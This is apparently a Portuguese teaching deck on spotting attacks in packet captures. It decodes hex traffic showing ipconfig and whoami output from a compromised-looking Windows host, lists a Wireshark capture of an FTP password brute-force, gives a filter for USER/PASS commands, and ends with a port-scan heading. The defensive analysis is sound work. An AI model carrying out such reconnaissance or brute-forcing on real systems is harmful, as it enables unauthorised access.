

https://www.rapidtables.com/convert/number/hex-to-ascii.html

Paste hex numbers or drop file

```
 6970636f6e6669670a
6970636f6e6669670a0d0a57696e646f777320495020436f6e6669677572617
4696f6e0d0a0d0a0d0a45746865726e6574206164617074657220426c756574
6f
6f7468204e6574776f726b20436f6e6e656374696f6e3a0d0a0d0a2020204d6
5646961205374617465202e202e202e202e202e202e202e202e202e202e202e
20
```


Character encoding: ASCII

```
ipconfig
ipconfig

Windows IP Configuration



Ethernet adapter Bluetooth Network Connection:
```



```
ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::9159:b58a:a7b4:ee7a%11
   IPv4 Address. . . . . . . . . . . : 192.168.153.129
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.153.2

Tunnel adapter isatap.{5AD02034-98D0-488D-9AE3-E4779554625D}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\Apex\Desktop>whoami
whoami
win-6fo9irt3265\apex
```

Ataques: Brute Force (senhas)




```
No.  Time      Source          Destination     Protocol Length User-Agent  Host  Location  Info
  1 0.000000  192.168.56.1    192.168.56.101  TCP      78                                 54017 → 21 [SYN] Seq=0 Win=65535 Len=
  2 0.000043  192.168.56.101  192.168.56.1    TCP      74                                 21 → 54017 [SYN, ACK] Seq=0 Ack=1 Win
  3 0.000454  192.168.56.1    192.168.56.101  TCP      66                                 54017 → 21 [ACK] Seq=1 Ack=1 Win=1317
  4 0.006031  192.168.56.101  192.168.56.1    FTP     135                                 Response: 220 redmint FTP server (Ver
  5 0.006495  192.168.56.1    192.168.56.101  TCP      66                                 54017 → 21 [ACK] Seq=1 Ack=70 Win=131
  6 0.006512  192.16                                   76                                 Request: USER bro
  7 0.006586  192.16                                   66                                 21 → 54017 [ACK] Seq=70 Ack=11 Win=14
  8 0.009093  192.16                                   98                                 Response: 331 Password required for b
  9 0.009550  192.16                                   66                                 54017 → 21 [ACK] Seq=11 Ack=102 Win=1
 10 0.009567  192.16                                   74                                 Request: PASS 1
 11 0.046780  192.16                                   66                                 21 → 54017 [ACK] Seq=102 Ack=19 Win=1
 12 2.371080  192.16                                   88                                 Response: 530 Login incorrect.
 13 2.371535  192.16                                                                      54017 → 21 [ACK] Seq=19 Ack=124 Win=1
 14 2.371558  192.16                                                                      Request: QUIT
 15 2.371667  192.16                                                                      21 → 54017 [ACK] Seq=124 Ack=25 Win=1
 16 2.371849  192.16                                                                      Response: 221 Goodbye.
 17 2.371999  192.16                                                                      54017 → 21 [ACK] Seq=25 Ack=138 Win=1
 18 2.372007  192.16                                                                      54017 → 21 [FIN, ACK] Seq=25 Ack=138
 19 2.372771  192.16                                                                      21 → 54017 [FIN, ACK] Seq=138 Ack=26
 20 2.373009  192.16                                   66                                 54017 → 21 [ACK] Seq=26 Ack=139 Win=1
```

```
> Frame 6: 76 bytes on wire
> Ethernet II, Src: 0a:00:27                     u_6e:cf:4a (08:00:27:6e:cf:4a)
> Internet Protocol Version
> Transmission Control Proto                      Ack: 70, Len: 10
v File Transfer Protocol (FT
  v USER bro\r\n
      Request command: USER
      Request arg: bro
  [Current working directory: ]
```

Ataques: Brute Force

- ftp.request.command == "USER" or ftp.request.command == "PASS"




ftp.request.command == "USER" or ftp.request.command == "PASS"

No.	Time	Source	Destination	Protocol	Length	Info
6	0.006512	192.168.56.1	192.168.56.101	FTP	76	Request: USER bro
10	0.009567	192.168.56.1	192.168.56.101	FTP	74	Request: PASS 1
26	2.382326	192.168.56.1	192.168.56.101	FTP	76	Request: USER bro
30	2.384678	192.168.56.1	192.168.56.101	FTP	74	Request: PASS 2
46	4.842901	192.168.56.1	192.168.56.101	FTP	76	Request: USER bro
50	4.845051	192.168.56.1	192.168.56.101	FTP	74	Request: PASS 3
67	6.910951	192.168.56.1	192.168.56.101	FTP	76	Request: USER bro
71	6.913174	192.168.56.1	192.168.56.101	FTP	74	Request: PASS 4
90	8.583773	192.168.56.1	192.168.56.101	FTP	76	Request: USER bro
94	8.587156	192.168.56.1	192.168.56.101	FTP	74	Request: PASS 5
112	10.537605	192.168.56.1	192.168.56.101	FTP	76	Request: USER bro
116	10.540338	192.168.56.1	192.168.56.101	FTP	74	Request: PASS 6
132	12.426863	192.168.56.1	192.168.56.101	FTP	76	Request: USER bro
136	12.429690	192.168.56.1	192.168.56.101	FTP	74	Request: PASS 7
152	14.255564	192.168.56.1	192.168.56.101	FTP	76	Request: USER bro
156	14.258438	192.168.56.1	192.168.56.101	FTP	74	Request: PASS 8
172	16.461038	192.168.56.1	192.168.56.101	FTP	76	Request: USER bro
176	16.463256	192.168.56.1	192.168.56.101	FTP	74	Request: PASS 9
192	18.172921	192.168.56.1	192.168.56.101	FTP	76	Request: USER bro
196	18.175626	192.168.56.1	192.168.56.101	FTP	75	Request: PASS 10
212	20.357934	192.168.56.1	192.168.56.101	FTP	76	Request: USER bro
216	20.360502	192.168.56.1	192.168.56.101	FTP	75	Request: PASS 11
232	22.286839	192.168.56.1	192.168.56.101	FTP	76	Request: USER bro
236	22.288950	192.168.56.1	192.168.56.101	FTP	75	Request: PASS 12
252	24.157431	192.168.56.1	192.168.56.101	FTP	76	Request: USER bro
256	24.159956	192.168.56.1	192.168.56.101	FTP	75	Request: PASS 13


Ataques: PortScan

- “Ataque” de PortScan



Fonte: https://slideplayer.com/slide/4228417/

